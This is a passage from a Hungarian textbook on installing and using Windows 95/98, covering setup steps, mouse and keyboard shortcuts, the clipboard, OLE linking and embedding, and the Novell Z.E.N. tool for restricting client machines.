
Mindkét esetben a rendszerlemezt vegyük ki és indítsuk megint újra a számítógépet a Reset gomb megnyomásával! A bootolás most már a merevlemezről történik, és ha mindent jól csináltunk, az eddigi meghajtók mellett egy új betűjelet is használhatunk, a CD-ét. Ha el-

szúrtunk valamit, a hibától függően vagy kezdhetjük elölről az egészet, vagy kérjük szakember segítségét ;-)

7. A Windows 95 vagy 98 telepítése

Ha az ún. *upgrade* (frissítő) változattal rendelkezünk, a Windows telepítéséhez először egy régi változatot kell installálni a számítógépre, vagy a telepítéskor az eredeti lemezt megmutatni a gépnek.

Ha a teljes verzióval rendelkezünk, elérkeztünk az utolsó lépéshez. Tegyük be a CD-t, váltsunk át, a **`dir`** paranccsal keressük meg a **`setup.exe`** fájlt (ha a CD-ROM az E: meghajtó, akkor így: **`E:\>dir setup/s`**) és indítsuk el! A Windows betölti a grafikus felületet, megjelenik az egérkurzor és elindul a telepítés, melynek időtartama gépfüggő, de min. 1 óra. *Válasszuk az Egyéni telepítést (Custom setup) mert a Szokásos (Typical) sok mindent kihagy*!



Egy másik megoldást legalább 1 GB-os merevlemeznél szoktak használni: a Windows telepítő fájlokat egy könyvtárba (pl. **`C:\INS`**) másolják, és innen indítják el a **`setup.exe`**-t. Így egyrészt a telepítés gyorsabb, másrészt később bármikor módosítjuk a hardver beállításokat, a Windows nem kéri folyton a CD-t.

A telepítés során:

- a felhasználó által megadott könyvtárba, a kívánt összetevőket telepíti a program, „a többi a CD-n marad”,

- a CD-n tömörítve találhatók a fájlok, ezeket kibontja a rendszer (a Windows fájlok **.CAB** kiterjesztésűek, utólag az **extract.exe**-vel bonthatjuk ki őket),
- a több száz videokártya-, hangkártya-, nyomtató- stb. meghajtó közül csak azt az egyet (kettőt, hármat) telepíti a program, amellyel ténylegesen rendelkezünk. A többi feleslegesen foglalná a helyet, nem kerül a merevlemezre.

Az installálás befejeztével szokott következni a javító csomagok (Service Pack), a Plus!, az Office, egy Commander program, tömörítő szoftverek és víruskeresők telepítése. Sok sikert!

Másik lehetőség! Az előző oldalakon leírt lépések leegyszerűsíthetők, ha Windows Indítólemezt készítünk: Start – Beállítások – Vezérlőpult – Programok hozzáadása, itt az Indítólemez fül, majd a Lemez létrehozása gomb! A gép egy teljes floppyt teleír, a létrehozáshoz kéri a Windows telepítő CD-t is. A keletkezett Indítólemez viszont tartalmazza a **format** stb. parancsokat, sőt a CD-ROM meghajtó szoftvereit is (a leggyakoribb típusokhoz), azaz a gépet újraindítva és az Indítólemezről bootolva a CD-ROM meghajtó rögtön elérhető lesz!

Ha a Microsoft autókat gyártana... (részlet)

- Alkalmanként az autó csak úgy leállna és mindig újra kellene indítani. Ráadásul valamilyen furcsa oknál fogva ezt szó nélkül el kellene fogadnunk.
- Ha a Sun Motors készítene egy ötször gyorsabb, kétszer megbízhatóbb napelemes autót, csak 5%-ban részesedne a piacon.
- Az olaj, a generátor, a benzin, a motor hibajelző lámpák helyett csak egy „Általános Autó Hiba" jelzés jelenne meg.
- Az embereket ösztönöznék a vásárlásra az „új" Microsoft autótartozékokról szóló híradások, teljesen elfeledve azt, hogy ezek csak évek múlva kerülnek bele a modellekbe.
- Át kellene térni a Microsoft Benzinre.
- Az USA kormányát anyagilag támogatná egy autógyártó, ahelyett hogy fordítva lenne.
- A kiegészítő tartozékokat, például a gázpedált, a fényszórókat, a festést egy „Plus!" csomagban lehetne külön megvásárolni.
- A többi autógyártó mind tiltakozna, mert a Microsoft minden modelljébe ingyen autórádiót tenne.

(forrás: több hazai napilap és folyóirat, Internet)

6.

A WINDOWS HASZNÁLATA

Ez a fejezet a Windows legalapvetőbb kezelését ismerteti. Ha Ön még nem dolgozott a Windows-zal, feltétlenül szánjon elegendő időt e néhány oldal áttanulmányozására!

A türelmetlenebb felhasználóval gyakran előfordul, hogy miközben a Windows hosszan dolgozik (pl. fáljműveletet végez), az egérrel kattint, vagy leüt egy-két billentyűt. Mivel nem történik semmi, még tovább kattintgat, abban a hiszemben, hogy a gép nem vette tudomásul az előzőt. A Windows ezeket a műveleteket *megjegyzi* és miután befejezte az előző feladatot, mindet végre fogja hajtani! Erre ügyeljünk, legyünk türelmesebbek.

6.1. Egérkezelés

Az egérrel végezhető műveletek:

egyszeres kattintás (click): a leggyakoribb egérgomb művelet. Alapértelmezés a *bal* egérgomb. A jobb gombra általában egy helyi menü jelenik meg. Balkezesek részére a Vezérlőpult – Egér menüben felcserélhetjük a két gombot. Példák:

- alkalmazások ikonjaira, nyomógombjaira, menüsoraira kattinthatunk,
- a Start menüben, a Sajátgépben, az Asztalon és a Gyorsindítóban alkalmazásokat indíthatunk el,

- szövegszerkesztőben egyszeres kattintásra a szöveg kurzor az egér kurzor "alá" kerül,
- a Sajátgépben, a Windows Intézőben vagy egy alkalmazás Megnyitás ablakában fájlokat jelölhetjük ki (ha több fájlt szeretnénk: Ctrl = több fájl kijelölése, Shift = csoport kijelölése a két szélső fájlra kattintással).

kettős kattintás (double click): az egérgombot „gyorsan" kétszer nyomjuk meg. A gyorsaság állítható az előző pontban említett menüben. Használata az egyszeres egérkattintásnál ritkább. Példák:

- a Sajátgépben, az Asztalon és a Windows Intézőben programokat indíthatunk el (Windows 98-ban beállítható az egy kattintás is),
- egy alkalmazás fejlécére kettőt kattintva állíthatjuk teljes méretre, illetve vissza,
- szövegszerkesztőben egy szót kijelölünk (három kattintásra bekezdés kijelölése),
- szövegszerkesztőkben objektumok aktiválása (beágyazás, csatolás, csomag).

kattintás és húzás ("fogd és vidd", „drag and drop"): az egérkurzort elvisszük a megfelelő helyre, lenyomjuk a bal gombot, a kurzort elmozgatjuk oda, ahova szükséges és felengedjük a gombot. Példák:

- a Sajátgépben vagy a Windows Intézőben fájlok másolása, mozgatása történhet ezen a módon: a fájlokat körberajzolással vagy kattintással jelöljük ki (a kattintás alatt a Ctrl és a Shift is használható lásd előző pont), majd a húzás alatt Ctrl = fájl másolás, Shift = fájl mozgatás, ha egyiket sem nyomjuk le, akkor vagy fájlmásolás, vagy parancsikon létrehozása,
- szövegszerkesztőben kijelölés után az objektum mozgatása (Ctrl-lal másolása).

Kisegítő lehetőségek

A Vezérlőpult – Kisegítő lehetőségek menüjében beállíthatjuk, hogy a teljes egérkezelést a billentyűzet jobb oldali, numerikus részéről végezhessük el!


6.2. Gyorsbillentyűk

Sokan hiszik, hogy a Windows csak egérrel kezelhető. Ez egyáltalán nem igaz. Számos funkciót elérhetünk ún. *gyorsbillentyű*k (angolul *hotkey*) használatával. Néha sokkal gyorsabban dolgozhatunk így,

mint az egérrel! A különböző feladatok 99%-át meg lehet oldani csak billentyűzet és csak egér használatával is. A most felsorolt kombinációk szinte minden Windows alkalmazásban használhatók.


Általános billentyűkombinációk


Ctrl+Esc – a Start gombhoz tartozó menüt jeleníti meg. Az újabb billentyűzeteken a Ctrl melletti ⊞ gombbal is aktiválható. Bizonyos esetekben Alt+S is működik. A menüben a kurzornyilakkal mozoghatunk, a kiválasztott alkalmazást Enterrel indíthatjuk.



Alt+Tab, Alt+Esc – futó alkalmazások közötti átváltásra szolgál, a kiválasztott alkalmazás lesz az aktív. Tartsuk lenyomva az Alt billentyűt, a Tab-ot addig nyomogassuk, amíg a kívánt alkalmazáshoz nem érünk és itt engedjük fel az Alt-ot. *Ha a jobb oldali Alt-ra „Alt Gr" van írva, a bal Alt-ot használjuk!* Az Alt+Esc rögtön vált, nem válogathatunk. Mindkét esetben, ha a Shift-et is nyomjuk, a váltás visszafelé történik.


Ctrl+Alt+Delete – egy alkalmazás lefagyása esetén ezzel a billentyűzetkombinációval zárhatjuk be rendszerszinten (védelem). A hagyományos jelentéséhez – melegindítás – kétszer szükséges megnyomni. Komolyabb rendszerhiba esetén nem használható, marad a ház elején található Reset gomb (hidegindítás). A Windows NT-nél a Ctrl+Alt+Delete bejelentkezésre (logon) szolgál.





Tab, Shift+Tab, szóköz, Enter, Esc – párbeszédablaknál a Tab léptet a következő beviteli mezőre, fülre, vagy gombra, a Shift+Tab az

előzőre. A szóközzel a kijelölőnégyzetet bejelölhetjük vagy törölhetjük, illetve a kijelölt gombot megnyomhatjuk. Az Enter a párbeszédablakoknál általában az OK gombot jelenti, de a Tabbal más nyomógombot is kijelölhetünk (pl. a Mégse-t), ekkor arra vonatkozik! Az Esc megfelel a Mégse (Cancel) gombnak: a párbeszédablakból változtatás nélkül kilépünk.




Shift+Alt – a *billentyűzetkiosztás*t válthatjuk át. A Vezérlőpult – Billentyűzetben beállítható még a Ctrl+Shift is. Ha a kijelzést engedélyeztük a Tálcán, egérrel is válthatunk. *Fontos, hogy DOS ablakban az angol-magyar váltást továbbra is a Ctrl+Alt+F1 és Ctrl+Alt+F2 billentyűkombinációk végzik el!*

Alt+Enter – az Asztalon használva egy-egy ikon Adatlapja jelenik meg (egérrel: *jobb* gomb és Tulajdonságok sor). *DOS program futtatásakor Alt+Enter vált teljes képernyő és ablakos megjelenítés között* (az utóbbi csak bizonyos grafikus üzemmódok mellett működik).

Alkalmazásokra vonatkozó billentyűk


F10 – belépés az alkalmazás főmenüjébe. Más lehetőség az Alt egyedüli megnyomása (vagy Alt+betű, ekkor belép a menüpontba, lásd nemsokára).



Alt+szóköz – megnyitja az aktív alkalmazás vezérlőmenüjét. Itt a billentyűzetről megváltoztathatjuk az ablak méretét, vagy bezárhatjuk az alkalmazást, egyes esetekben más beállítást is végezhetünk. Egérrel: egy kattintás az ablak bal felső sarkában található ikonra.

Alt+F4 – az aktív alkalmazás bezárása (egérrel: kettős kattintás az ablak bal felső sarkában található vezérlőmenüre – ez a Windows 3.x-től maradt –, vagy egyszer a jobb felső sarokban található ✕ gombra). Ha éppen a Start gomb van kijelölve, belépünk a Leállítás menübe.


Ctrl+F4 – aktív gyermekablak bezárása. Pl. szövegszerkesztőknél, vagy rajzprogramoknál használjuk, ha egyszerre több anyaggal dolgozunk: ez egy ablak az alkalmazáson belül, amely nem lép ki az alkalmazás területéről. Az alábbi képen két gyermekablak látszik, a jobb oldali van kijelölve (a fejléc színéből látható), egy Ctrl+F4 ezt zárja be:



Ctrl+Tab – váltás gyermekablakok között, más lesz az aktív (Ctrl+Shift+Tab – vissza)

F1 – alkalmazásnál használva a saját, egyébként a Windows általános Súgójának (Help) megjelenítése. A Súgó egy **.HLP** fájl, ennek tartalma jelenik meg.

Alt+betű – egy alkalmazás menüsorában és párbeszédablaknál az aláhúzott betűvel jelölt pont kiválasztása (pl. Alt+F és J → Fájl menüpont, Új dokumentum létrehozása sor).



Shift+nyilak: szövegszerkesztőknél, vagy szövegbeviteli mezőben szövegrész kijelölése (a kijelölt szöveg inverzbe vált). A kijelölés után átalakíthatjuk, kimásolhatjuk a Vágólapra, törölhetjük stb. További lehetőségek: Shift+Home, End, PageUp, PageDown, Ctrl+Shift+nyilak stb. A kijelölést egérrel is elvégezhetjük, ha lenyomott egérgombbal elhúzzuk az egérkurzort a kijelölendő szöveg felett, vagy kettőt kattintunk a kiválasztott

szóra. ***Vigyázat:*** *ilyenkor egy betű-, vagy számbillentyű leütésére a kijelölt szöveg letörlődik és a leütött jel szerkesztődik be!* A kijelölést egy nyílbillentyűvel szüntethetjük meg.

Ctrl+Z – Visszavon (Undo): az egyik legjobb szolgáltatás: a legutolsó művelet megszüntetése, szövegszerkesztőknél, rajzprogramoknál. Újbóli megnyomásra az eredeti helyzet áll elő. Egyes alkalmazásoknál (Paint, Microsoft Word) a Ctrl+Z több szintet is tud törölni, a törlés visszavonására ilyenkor a Ctrl+Y vagy az F4 (Ismét, Redo) szolgál.

Az utolsó művelet visszavonásának lehetősége más területen is elterjedt, pl. egyes digitális telefon-üzenetrögzítőknél visszaállíthatjuk a törölt üzeneteket. ***Fontos****, hogy erre a funkcióra ne szokjunk rá, mert máshol pl. fémmegmunkáló gépnél nincs Undo lehetőség!*

A WordPad és a Microsoft Word szövegszerkesztőkben használható további gyorsbillentyűk


- Enter – új bekezdés (!), ennek megfelelően üres sorok beszúrása
- **Ctrl+F**, *Ctrl+D*, Ctrl+A vagy **Ctrl+B**, *Ctrl+I*, Ctrl+U – a kijelölést **félkövérré**-*dőltté*-aláhúzottá alakítja és vissza (**bold**, *italic*, underline)
- Ctrl+L, Ctrl+E, Ctrl+R, Ctrl+J – a bekezdést balra-középre-jobbra-kétoldalra (sorkizárt, justify) igazítja. A Ctrl+J a Wordben működik, a WordPad-ben nem!
- Ctrl+jobbra/balra nyíl – kurzor mozgatása szavanként
- Ctrl+Backspace, Ctrl+Delete – kurzortól balra/jobbra álló szó törlése
- Ctrl+Home, Ctrl+End – ugrás a dokumentum elejére/végére
- Insert – váltás beszúrásos (insert) és felülírásos (overwrite) szövegbeíró mód között. A WordPadban az aktuális üzemmódot sajnos nem jelzi semmi.
- Ctrl+5 (numerikus billentyűzeten!) – a teljes dokumentum kijelölése
- Ctrl+O, Ctrl+S, Ctrl+P – dokumentum betöltése háttértárról (Open), mentése (Save) és kinyomtatása (Print)

A többi gyorsbillentyűt a (fehér) Windows felhasználói kézikönyvek tartalmazzák.

6.3. Vágólap

A Vágólap (Clipboard) a Windows nagyon fontos szolgáltatása. Olyan ideiglenes tárolóhely, amelyet a Windows alkalmazások felhasználhatnak az egymás közötti adatcserére. Ha egy szövegszerkesztőben egy kijelölt részt áthelyezünk vagy többszörözünk, a Vágólapot használtuk. Szöveg közé rajzot egy rajzprogramból szintén a Vágólapon keresztül illeszthetünk be. A képernyő tartalmát kimásolhatjuk a Vágólapra. DOS ablak kétirányú kommunikációra képes a Vágólappal. A Sajátgép (My Computer) ikonnál és a Windows Intézőben (Windows Explorer) használva a Vágólap felhasználható fájlok másolására és mozgatására.

A Vágólapra mindig csak *egy* információ (szöveg, kép stb.) helyezhető, az előző tartalom mérettől függetlenül felülíródik. Az alkalmazásokban a Szerkesztés (Edit) menüpont tartalmazza a Vágólap műveleteket.



A Vágólap gyorsbillentyűi

Ctrl+X - Kivágás (Cut): a szövegrész, vagy fájlok kijelölése után használható, az információt áthelyezi a Vágólapra és az eredeti helyről törli.


Ctrl+C – Másolás (Copy): ugyanaz mint előbb, csak a kijelölt rész nem törlődik.

Ctrl+V - Beillesztés (Paste): a Vágólap tartalmát beilleszti az (általában a kurzorral) jelölt helyre. A Ctrl+X vagy Ctrl+C-t követő Ctrl+V az ún. *Beágyazás*.

PrintScreen – (a billentyű az F12 mellett jobbra található) a képernyő tartalmát grafikus formában a Vágólapra másolja, az egérkurzor nélkül. Innen betölthetjük a Paint-be, megváltoztathatjuk, kinyomtathatjuk stb. Nagyon sok könyv, ezen könyv képei is e módszerrel készültek. *Nincs rá egérművelet.* Teljes képernyőn futó DOS programnál is használható, ekkor szöveges üzemmód esetén a Vágólap tartalmát *szövegként* (!) kezelhetjük, míg grafikus üzemmód esetén grafikus képként.

Alt+PrintScreen – ezzel a billentyűvel az aktív ablak tartalmát másoljuk ki a Vágólapra (grafikus formában, még szöveges üzemmódú DOS ablaknál is). *Szintén nem végezhető el egérrel.* A PrintScreen és az Alt+PrintScreen szinte minden helyzetben használható, pl. képernyőkímélő programoknál is.

A Vágólap aktuális tartalmát a Vágólap-megjelenítő (**`clipbrd.exe`**) mutatja, az információt elmenthetjük fájlba, vagy törölhetjük a Delete billentyűvel.



Clipbrd

6.4. Információcsere alkalmazások között

Hivatalos neve *Objektumok csatolása és beágyazása (Object linking and embedding, OLE)*. A Windows 95-ben jelent meg az OLE 2.0, amelynek jellemzője, hogy az objektum aktiválásakor a szerkesztés idejére a fogadó ablak felveszi a beillesztett alkalmazás "alakját" (menük, gombok stb.), pl. egy WordPad-be beágyazott kép módosításakor a WordPad "átalakul" Paint-té.

- *Másolás:* az információ a forrástól függetlenné válik, beépül a fogadó alkalmazásba – mentéskor a fájl mérete megnő –, de nem tárolódik az információ eredete, utólag nem módosítható, legfeljebb átméretezhető vagy letörölhető.
  Példa a WordPad-ban: Szerkesztés-Irányított beillesztés-Kép (metafájl); a Vágólapra előzőleg ki kell helyezni az információt!


- *Beágyazás:* mint a Másolás, csak az információ utólag szerkeszthető: kettős egérkattintásra megjelenik az az alkalmazás, amelyből kihelyeztük a Vágólapra. Mentéskor a fogadó fájl mérete jobban nő, mint másolás esetén.
  Példa a WordPad-ban: Szerkesztés-Beillesztés (Ctrl+V).

- *Csatolás:* logikai kapcsolat egy fájllal, a fájl aktuális tartalma jelenik meg. A fájl adatai beépülnek a dokumentumba (azaz ha az eredetit letöröljük, ott megmarad), de egy hivatkozás is bekerül, így ha módosítjuk a csatolt fájlt, a dokumentum újbóli megnyitásakor már a frissített információ jelenik meg.
  Példa a WordPadban: Beszúrás-Objektum-Létrehozás fájlból, jelöljük be a Hivatkozás négyzetet és a Tallózással keressük meg a fájlt. Windows 95-ben a Csatolás négyzetet jelöljük be és sajnos a csatolás nem frissítődik automatikusan a dokumentum megnyitásakor, mégha be is van állítva.

- *Csomag:* az Objektumcsomagolóval (`packager.exe`) készíthető. A beillesztett helyen (WordPad vagy Word) az objektum kettős egérkattintással aktiválható: elindíthatunk alkalmazást, lefuttathatunk egy batch fájlt stb.

6.5. Egy párbeszédablak felépítése

Az elemek között Tab léptet előre, Shift+Tab hátra, az Alt+aláhúzott betű a megfelelő elemre visz, Enter az így kijelölt parancsot "végrehajtja" (gombnyomás stb.), végül az Esc változtatás nélkül lép ki a párbeszédablakból.




6.6. A Windows biztonságosabb működtetése (Z.E.N. és NAL)

A Windows 95 és 98 az NT-vel szemben "teljhatalmat" biztosít a számítógép előtt ülő részére, aki akár bele is törölhet egy megfelelően kiadott **`deltree`** DOS paranccsal az operációs rendszerbe, leformattálhatja a merevlemezt stb. Otthoni használat esetén ez a felhasználó "saját baja", számítógép-hálózatnál viszont a rendszergazdának kell a gépet folyton rendbehoznia. *Novell* hálózati operációs rendszer (lásd **`www.novell.com`**) használata esetén a Z.E.N. (Zero Effort Networking, kb. erőfeszítésmentes hálózat) program segítségével a rendszergazdák csökkenthetik a kliens gépekre fordított javítási időt. Ha egy kliens számítógépen elindul a Windows, a Z.E.N. működésbe lép és a felhasználó csakis azokat a tevékenységeket végezheti, amit megengednek számára.

Letiltható, pl. bizonyos programok futtatása, az MS-DOS parancssorba kilépés, az Asztalműveletek, beállítások megváltoztatása (Start menü, Vezérlőpult elemei) stb, egyszóval a felhasználói szintű tulajdonságok.

Az alábbi ábrák a Z.E.N. beállításaiból mutatnak részleteket (a rendszergazda gépén), valamint a Z.E.N.-nel "védett" (kliens) számítógép jobb alsó sarkában megjelenő ikon látható:



A Z.E.N. lényege, hogy amit a számítógép előtt ülő ember "lát", csak attól függjön, hogy milyen néven lépett be a rendszerbe és ne attól, hogy mi található az adott gépen!

